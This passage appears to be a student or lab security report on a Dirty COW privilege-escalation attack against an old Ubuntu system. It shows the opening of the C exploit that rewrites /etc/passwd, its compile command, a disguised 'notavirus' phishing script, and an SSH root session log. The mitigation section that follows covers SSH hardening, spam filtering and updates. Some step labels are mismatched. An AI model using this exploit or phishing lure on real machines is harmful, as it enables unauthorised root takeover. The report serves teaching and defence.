#include <string.h>
#include <stdio.h>
#include <stdint.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
#include <stdlib.h>
#include <unistd.h>
#include <crypt.h>

const char *filename = "/etc/passwd";
const char *backup_filename = "/tmp/passwd.bak";
const char *salt = "rooter";

int f;
void *map;
pid_t pid;
pthread_t pth;
struct stat st;

struct Userinfo {
    char *username;
    char *hash;
    int user_id;
    int group_id;
    char *info;
}
```

### 3.2 Step 2 Compilation of C file


The script needs to be compiled into an executable format. This does not have to be done on the target machine. All we need is the compiled executable here which can then be sent to the target PC either:

- Within the script to download from a CDN or external host
- Included with the phishing email attachment

For the purposes of this demonstration, we will assume that the compiled version of this C file is already on the target's pc.

The command used for compilation was:


```
# gcc -pthread dirty.c -o dirty -lcrypt
```



The target machine's IP address that is known to us is “**127.0.0.1**”

We do not have access to any users currently on the machine and as a result are not able to login.

An executable script will be sent to the target's email address containing the following:



```
#!/bin/bash
echo "Executing notavirus"|
./dirty pass1234
```

This will execute the script called “**dirty**” which is downloaded to the target machine and overrides the existing “**root**” account and changes it to “**rooter**” with a password of “**pass1234**”

Command used to compile the script:

```
# chmod u+x notavirus.sh
```

Once this script is executed on the target machine, we can now continue to remote access of the machine.

```
C:\Users\Big Chungus>ssh rooter@127.0.0.1 -p2222
rooter@127.0.0.1's password:
Linux ubuntu 2.6.32-21-generic #32-Ubuntu SMP Fri Apr 16 08:09:38 UTC 2010 x86_64 GNU/Linux
Ubuntu 10.04 LTS

Welcome to Ubuntu!
 * Documentation:  https://help.ubuntu.com/

551 packages can be updated.
333 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

rooter@ubuntu:~# ls
rooter@ubuntu:~# ls
rooter@ubuntu:~# cd home
-bash: cd: home: No such file or directory
rooter@ubuntu:~# cd /home/
rooter@ubuntu:/home# ls
ash
rooter@ubuntu:/home# cd ..
rooter@ubuntu:/# cd .
rooter@ubuntu:/# cd ..
rooter@ubuntu:/# ls
bin boot cdrom dev etc home initrd.img lib lib64 lost+found media mnt opt proc root sbin selinux srv sys tmp usr var vmlinuz
rooter@ubuntu:/# cd root
rooter@ubuntu:~# ls
rooter@ubuntu:~#
```

We will now attempt to login using the user that was created using our phishing attack.

The command used to connect to the system remotely:

```
# ssh rooter@127.0.0.1 -p22
```

The login was successful, and the **ls** command is run to demonstrate that we can see the current directories.

From here we are free to execute root level commands. Its game over for the user who falls victim for this phishing attack and the system becomes completely compromised.

Despite the strong password policy, the exploit still overrides this by manually changing the passwd file.

**\*\*\*\**Restoration of previous passwd file in case of demo failover*\*\*\*\***

```
# mv /tmp/passwd.bak /etc/passwd
```

May need to use bootable media to go into recovery shell as existing root account is overwritten and cannot be used rendering the root functionality useless.

**\*\*\*\**Restoration of previous passwd file in case of demo failover*\*\*\*\***



## 4. Proposed Solutions & Justifications

### 4.1 Review, Close and/or change SSH ports

Review and close any unnecessary ports on the machine. It is good practice to use ports other than -22 or -2222 as they are quite common and subject to being vulnerable. SSH's default port is 22. This can be easily changed to another port, thereby making it harder to gain SSH access.

To change the SSH port:

1. Open the SSH configuration file “**sshd\_config**” – (**vi /etc/ssh/sshd\_config**)
2. Search for the entry Port 22.
3. Replace port 22 with a port between 1024 and 65536. A unique port basically.

### 4.2 Disable SSH

If SSH is not required on your machine, disable the service. consider disabling unrequired services as a security best practice.

Disabling unused and unneeded services helps reduce your exposure to security vulnerabilities.

This will prevent the attacker from being able to gain remote access even if your system's kernel version is vulnerable to the dirty cow exploit.

To disable SSH:

1. Open terminal
2. Type “**sudo stop ssh**”

### 4.3 Email Spam Filter

Since this exploit depends on the target executing a malicious script to gain remote root access, it is advisable that the target organization has an effective spam filter that filters out malicious attachments and email contents.

## 4.4 Regular Security Training

Regular security training and refreshers are a must for organizations to keep their staff aware of attacks that they may be vulnerable to in order to protect the organization and its staff.

This training will help identify types and styles of phishing emails, social engineering tactics and provide appropriate paths to report any new attempts to compromise the organization to the security team.

## 4.5 Update Linux system

The best form of host hardening is to update the Linux system with the latest security updates. Outdated software is one of the most common vulnerabilities responsible for system compromise.

## 4.6 Secure SSH

Secure SSH: Gaining access to SSH could give an attacker full control over the server, so securing it should be a priority. You can make several changes on the server to ensure that SSH is secure. Here are a few ways to secure SSH:

Generate cryptographic keys and upload them to your server using the following commands:

```
$ ssh-keygen -t rsa
```

```
$ ssh-copy-id <username>@ip_address
```

Using cryptographic keys instead of passwords makes it harder for a threat actor to use brute-force attacks on credentials.